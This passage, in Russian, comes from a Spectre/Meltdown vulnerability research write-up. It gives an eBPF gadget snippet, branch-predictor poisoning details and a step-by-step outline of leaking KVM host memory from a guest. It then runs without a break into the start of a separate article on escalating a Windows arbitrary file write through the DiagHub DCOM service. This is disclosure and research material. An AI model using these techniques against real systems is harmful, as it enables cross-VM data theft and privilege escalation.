
```
uint64_t secret = bpf_map_read(victim_array, secret_data_offset);
uint64_t progmap_index =
    (((secret & bitmask) >> bitshift_selector) << 7) +
    prog_array_base_offset;
bpf_tail_call(prog_map, progmap_index);
```

Измерение времени псевдонимных страниц пользовательского пространства раскрывает бит. На проверенном Haswell это работало как с включённым, так и с отключённым JIT eBPF; на AMD PRO требовался JIT.

Вариант 2: внедрение цели перехода

Основы

Предсказание переходов разделяется между контекстами шире, чем архитектурное состояние безопасности. Атакующий может обучить косвенный переход в одном контексте так, чтобы жертва временно перешла к выбранному атакующим гаджету. Вытеснение настоящего указателя цели жертвы из кеша оставляет сотни тактов до определения правильного назначения.




Внутреннее устройство предсказания переходов Haswell

Эксперименты выявили универсальный предсказатель, специализированный предсказатель косвенных вызовов и отдельный предсказатель возвратов.

Универсальный предсказатель использует лишь часть адреса источника. Младшие биты адреса сворачиваются с помощью XOR, поэтому разные виртуальные позиции создают коллизии в буфере целей переходов. Предсказанное назначение, по-видимому, сохраняет усечённые относительные или абсолютные сведения, а не полный 64-разрядный адрес.

Предсказатель косвенных вызовов использует младшие биты адреса источника и буфер истории переходов, описывающий примерно 29 последних выполненных переходов. Точное совпадение истории переходов делает отравление надёжным. Если специализированный предсказатель не находит совпадения, предсказание возвращается к универсальному механизму.




Определённое экспериментально обновление BHB сдвигает состояние на два бита и выполняет XOR выбранных битов источника и назначения. Получение повторяемого состояния BHB может идентифицировать гипервизор и раскрыть младшие биты адреса загрузки модуля.

Чтение памяти хоста из гостевой системы KVM

Доказательство концепции выполнялось с правами root в гостевой системе KVM против определённого ядра хоста Debian. Инициализация занимала 10–30 минут на хосте с 64 ГиБ памяти; затем скорость утечки достигала примерно 1500 байт/с.


Процесс:

1. Находит ядро хоста с помощью отпечатков истории переходов и известного кода KVM.
2. Определяет наборы кеша хоста и вытесняет выбранные данные жертвы.
3. Находит виртуальный адрес хоста, соответствующий управляемой гостевой странице.
4. Обучает создающий коллизию гостевой переход, чтобы перенаправить спекулятивное выполнение хоста к гаджету раскрытия.
5. Кодирует память хоста в состояние кеша и измеряет доступные гостю псевдонимы.



Для гаджета необходимо расположить регистры так, чтобы прочитать адрес хоста и использовать его для доступа к пробной области, поддерживаемой гостевой памятью. История переходов и коллизия адреса источника выбирают гаджет, а вытеснение из кеша задерживает законную цель.

Виртуальные адреса хоста для гостевых страниц находятся путём сканирования вероятных диапазонов прямого отображения и обнаружения взаимодействий наборов кеша. Огромные страницы значительно сократили бы стоимость подготовки.



Вариант 3: несанкционированная загрузка кеша данных

Вариант 3 позволяет временно загрузить данные с привилегированного виртуального адреса до того, как ЦП завершит проверку разрешений. Архитектурная инструкция, вызывающая ошибку, никогда не завершается, но зависимая пробная загрузка записывает секрет в кеш. Доказательство концепции читало память ядра Haswell, когда целевые данные находились в L1D.

Это механизм, независимо получивший название Meltdown. Отделение таблиц страниц ядра от пользовательских процессов, как в **2018-01-03-kaiser.pdf** (файл в files/2018-01-03-kaiser.pdf), удаляет большинство привилегированных отображений и блокирует прямой вариант между пользователем и ядром.

Идеи для дальнейших исследований

Среди возможных направлений:

• Побочные каналы, отличные от измерения времени кеша данных.
• Поведение предсказателей на других микроархитектурах.
• Эксплуатируемые шаблоны, создаваемые дополнительными JIT-движками.
• Более быстрый поиск адресов хоста и наборов кеша.
• Полное извлечение состояния BTB/BHB.
• Более качественные гаджеты варианта 2 и утечка нескольких битов.
• Отравление предсказателя возвратов и спекулятивное раскрытие стека возвратов.
• Скрытые каналы через сам предсказатель косвенных вызовов.

Заявления производителей

Intel, AMD и ARM опубликовали относящиеся к конкретным архитектурам рекомендации о воздействии и защитных мерах. Программные меры должны следовать актуальным указаниям производителей, поскольку подробности уязвимостей и защиты различаются между процессорами.

Главный урок состоит в том, что архитектурный откат не равнозначен конфиденциальности. Спекулятивно выполненные инструкции могут оставить наблюдаемое состояние, даже если ни один их результат не завершился, поэтому проверки границ и привилегий, а также границы виртуальных машин нельзя оценивать только по архитектурному поведению.

Приёмы эксплуатации Windows: использование произвольной записи файлов для локального повышения привилегий


Предыдущий приём эксплуатации Windows превращал создание произвольного каталога в чтение файла. В Windows RS4 эта техника с точками подключения была нейтрализована. В статье представлен многократно применимый путь Windows 10 от произвольной записи файла к выполнению кода от имени LocalSystem, продемонстрированный на проблеме Project Zero 1428.

Ошибка произвольной записи файлов позволяет атакующему создать или заменить содержимое по обычно недоступному пути. Распространённым способом служит перехват DLL, однако Windows ищет известные DLL, каталог приложения, системные каталоги, а затем `PATH`. Привилегированные бинарные файлы обычно находятся в System32, поэтому найти отсутствующий импорт в доступном для записи более раннем каталоге непросто. Заглушки DLL и выполнение внутри `DllMain` под блокировкой загрузчика делают этот подход ещё менее приятным.


Идеальный примитив — привилегированная служба, намеренно загружающая выбранную DLL. Служба Microsoft Diagnostics Hub Standard Collector Service, или DiagHub, в Windows 10 именно так поступает с агентами, расположенными в System32. Она предоставляет функциональность через DCOM.

Обратная разработка объекта DCOM


OleViewDotNet 1.4 и новее перечисляет размещённые в службах объекты COM в разделе **Registry → Local Services**. При открытии Diagnostics Hub Standard Collector Service создаётся объект и перечисляются интерфейсы с удалённым доступом.




Разрешения доступа и запуска показывают доступность из защищённого режима Internet Explorer, Edge AppContainer и LPAC.




Полезный интерфейс — `IStandardCollectorService` с восемью зарегистрированными методами.



